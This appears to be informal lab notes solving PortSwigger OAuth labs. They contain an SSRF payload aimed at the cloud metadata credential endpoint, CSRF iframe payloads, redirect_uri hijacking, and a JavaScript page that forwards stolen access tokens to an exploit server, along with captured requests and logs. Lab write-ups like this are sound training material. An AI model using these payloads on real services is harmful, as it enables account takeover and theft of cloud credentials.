
```
POST /reg HTTP/2
Host: example.com
Cookie: _interaction_resume=ZzfW01SWiJRjfhpl_I0ZNI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Te: trailers
Content-Type: application/json
Content-Length: 128

{
  "redirect_uri": [
    "http://example.com"
  ],
  "logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
```

**Response**

```
6 Date: Fri, 04 Apr 2025 10:21:22 GMT
7 Keep-Alive: timeout=5
8 Content-Length: 950
9
10 {
  "application_type": "web",
  "grant_types": [
    "authorization_code",
    "id_token_signed_response_alg": "RS256",
    "post_logout_redirect_uris": [],
    "require_auth_time": false,
    "response_types": [
      "code"
    ],
    "subject_type": "public",
    "token_endpoint_auth_method": "client_secret_basic",
    "introspection_endpoint_auth_method": "client_secret_basic",
    "revocation_endpoint_auth_method": "client_secret_basic",
    "require_signed_request_object": false,
    "request_uris": [],
    "client_id_issued_at": 1743762082,
    "client_id": "xjgch0HZAr8bYbuDXi6UP",
    "client_secret_expires_at": 0,
    "client_secret": "sV3RcmbZbEz8uDB30cctMe4ouHkpIRekqXwSFT4u1fXlB05kvyf1816YoLPTEnN-gmeeFl-R-u2ILASfSXZhPA",
    "logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/",
    "redirect_uris": [
      "http://example.com"
    ],
    "registration_access_token": "cSZZz1kVU_BHgtQnGskZVL-dxxxKyx4WdtcpRCN2D1S"
  }
}
```

```
{"redirect_uris": ["http://example.com"],"logo_uri":"http://169.254.169.254/atest/meta-data/iam/security-credentials/admin/"}
```



## Lab: Forced OAuth profile linking

This lab gives you the option to attach a social media profile to your account so that you can log in via OAuth instead of using the normal username and password. Due to the insecure implementation of the OAuth flow by the client application, an attacker can manipulate this functionality to obtain access to other users' accounts.

To solve the lab, use a CSRF attack to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete


`carlos`.

The admin user will open anything you send from the exploit server and they always have an active session on the blog website.

You can log in to your own accounts using the following credentials:


- Blog website account: `wiener:peter`
- Social media profile: `peter.wiener:hotdog`

here the unique key is use to link the social id



but when ever you refresh you will get new id

so for unique intercetp this request and copy the url and drop the request



now got to exploit server


```
<iframe src="paste the url"></iframe>
```

and store

and delivery to victim

now got and make logout and again login but with social media

you will find admin panel boom



### Lab: OAuth account hijacking via redirect\_uri

This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users' accounts.


To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user

`carlos` .

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.


You can log in with your own social media account using the following credentials: `wiener:peter` .

here we have the redirecting url



remove the normal url and put the exploit server url

copy the url and paste it in exploit server in iframe



`<iframe src=" paste it here!!!!"></iframe>`

and delever to victim



```

103.82.41.179 2025-04-04 10:50:22 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:50:22 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:50:55 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:50:55 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:20 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:20 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:23 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:23 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:30 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:30 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
10.0.4.148 2025-04-04 10:51:30 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.100 Safari/537.36"
10.0.4.148 2025-04-04 10:51:30 +0000 "GET /?code=NFTEkIFXK_PW5_YALhr_DYMdobpU_vY7mB-7XwOuCra HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.100 Safari/537.36"
10.0.4.148 2025-04-04 10:51:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.100 Safari/537.36"
103.82.41.179 2025-04-04 10:51:31 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:31 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:38 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-04 10:51:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"

```

Send

Cancel

<

>

Target: https://0ad00d9042394b68000cb4900ce0017.web-security-academy.net HTTP/2

Request

Pretty

Raw

Hex

```

1 GET /oauth-callback?code=NFTEkIFXK_PW5_YALhr_DYMdobpU_vY7mB-7XwOuCra HTTP/2
2 Host: 0ad00d9042394b68000cb4900ce0017.web-security-academy.net
3 Cookie: session=428am2K23bfx8rJ9rQgE1cfpkVnAF6H
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://oauth-0ad200e60498949d8026c934026f00d1.oauth-server.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```

Response

Pretty

Raw

Hex

Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=vuE5bXrD60NQ7feZA20McS; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 2996
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/stylesheet=stylesheet>
11     <link href=/resources/css/labs.css>
12     <title>
13       OAuth account hijacking via redirect_uri
14     </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/auth.js>
18     </script>
19     <div id=academyLabHeader>
20       <section class=academyLabBanner>
21         <div class=container>
22           <div class=logo>
23             <img alt=Web Security Academy logo>
24           </div>
25           <div class=title-c
26         </div>
27       </section>
28     </div>
29   </body>
30 </html>

```

Inspector

Notes

Scan

Do passive scan

Do active scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer

Show response in browser

Record an issue

Request in browser

Extensions

Engagement tools

Copy

Copy URL

Copy as curl command (bash)

Copy to file

Save entire history

Paste URL as request

Add to site map

Convert selection

Cut

Web Security Academy

OAuth account hijacking via redirect\_uri

LAB

Not solved

Back to lab home

Go to exploit server

Back to lab description >>

Home

Admin panel

My account

You have successfully logged in with your social media account

Continue

## Lab: Stealing OAuth access tokens via an open redirect

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.

To solve the lab, identify an open redirect on the blog website and use this to steal an access token for the admin user's account. Use the access token to obtain the admin's API key and submit the solution using the button provided in the lab banner.

### Note

You cannot access the admin's API key by simply logging in to their account on the client application.

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in via your own social media account using the following credentials: `wiener:peter`.

Send [Settings] Cancel < > Follow redirection Target: https://oauth-0aed003f03fb5522

### Request

Pretty Raw Hex [Icons]

```

1 GET /auth?client_id=qogma21ve7cyaxeiolipw&
  redirect_uri=
  https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/oauth-callback/..../post/next?path=https://exploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net/exploit?response_type=token&nonce=1585568770&scope=openid%20profile%20email HTTP/2
2 Host:
  oauth-0aed003f03fb55228012064b02a900ad.oauth-server.net
3 Cookie: _session=4ZbTlkNdczKLhIq0Uue34;
  _session.legacy=4ZbTlkNdczKLhIq0Uue34
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Priority: u=0, i

```

### Response

Pretty Raw Hex Render [Icons]

```

1 HTTP/2 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Location:
  https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post/next?path=https%3A%2F%2Fexploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net%2Fexploit?access_token=T56_RbGBfWit1-_oQCeLDRsTpQ85R4exbaTYDL4awxh&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email
6 Content-Type: text/html; charset=utf-8
7 Set-Cookie: _session=4ZbTlkNdczKLhIq0Uue34;
  path=/; expires=Sat, 19 Apr 2025 04:53:19 GMT;
  samesite=none; secure; httponly
8 Set-Cookie: _session.legacy=4ZbTlkNdczKLhIq0Uue34;
  path=/; expires=Sat, 19 Apr 2025 04:53:19 GMT;
  secure; httponly
9 Date: Sat, 05 Apr 2025 04:53:19 GMT
10 Keep-Alive: timeout=5
11 Content-Length: 627
12
13 Redirecting to <a href="
  https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post/next?path=https%3A%2F%2Fexploit-0a7c00bf03e9554780f8075601c900b0.exploit-server.net%2Fexploit?access_token=T56_RbGBfWit1-_oQC

```

Done

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
71	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
70	https://0aab00ba03f05573...	GET	/post?postId=9	✓		200	8187	HTML		Stealing
69	https://0aab00ba03f05573...	GET	/post/next?path=/post?postId=9	✓		302	94			
68	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
67	https://0aab00ba03f05573...	GET	/my-account?id=wiener	✓		200	3488	HTML		Stealing
66	https://0aab00ba03f05573...	GET	/academyLabHeader			101	147			
65	https://0aab00ba03f05573...	GET	/			200	8959	HTML		Stealing
64	https://0aab00ba03f05573...	GET	/			200	8959	HTML		Stealing
63	https://0aab00ba03f05573...	POST	/authenticate	✓		302	168			
62	https://oauth-0aed003f03f...	GET	/me			200	512	JSON		
61	https://0aab00ba03f05573...	GET	/oauth-callback			200	833	HTML		

### Request

Pretty Raw Hex [Icons]

```

1 GET /post?postId=9 HTTP/2
2 Host:
  0aab00ba03f0557380de08a400fb00a0.web-security-academy.net
3 Cookie: session=53UggSiackYNvEluFZiuWdln7wXF9YK
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/post?postId=8

```

### Response


Pretty Raw Hex Render [Icons]

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8079
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=
  /resources/labheader/css/academyLabHeader.css
  rel=stylesheet>
10 <link href=/resources/css/labsBlog.css rel=
  stylesheet>
11 <title>
  Stealing OAuth access tokens via an open

```

access 0 highlights



```
Hello, world!
<script>
  if(!document.location.hash){
    document.location = "https://oauth-0aed003f03fb55228012064b02a9
00ad.oauth-server.net/auth?client_id=qogma21ve7cyaxeiolipw&redirect_uri
=https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.n
et/oauth-callback/./post/next?path=https://exploit-0a7c00bf03e9554780f
8075601c900b0.exploit-server.net/exploit&response_type=token&nonce=1
585568770&scope=openid%20profile%20email"
  } else {
    window.location = '/?' + document.location.hash.substr(1)
  }
</script>
```

```

103.82.41.179 2025-04-05 04:52:57 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:52:58 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:18 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:18 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:20 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:20 +0000 "GET /?access_token=70J5ghplsc3LdInl3n-h6VvYl4x-093ZTJYxf0eqT&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:21 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:26 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
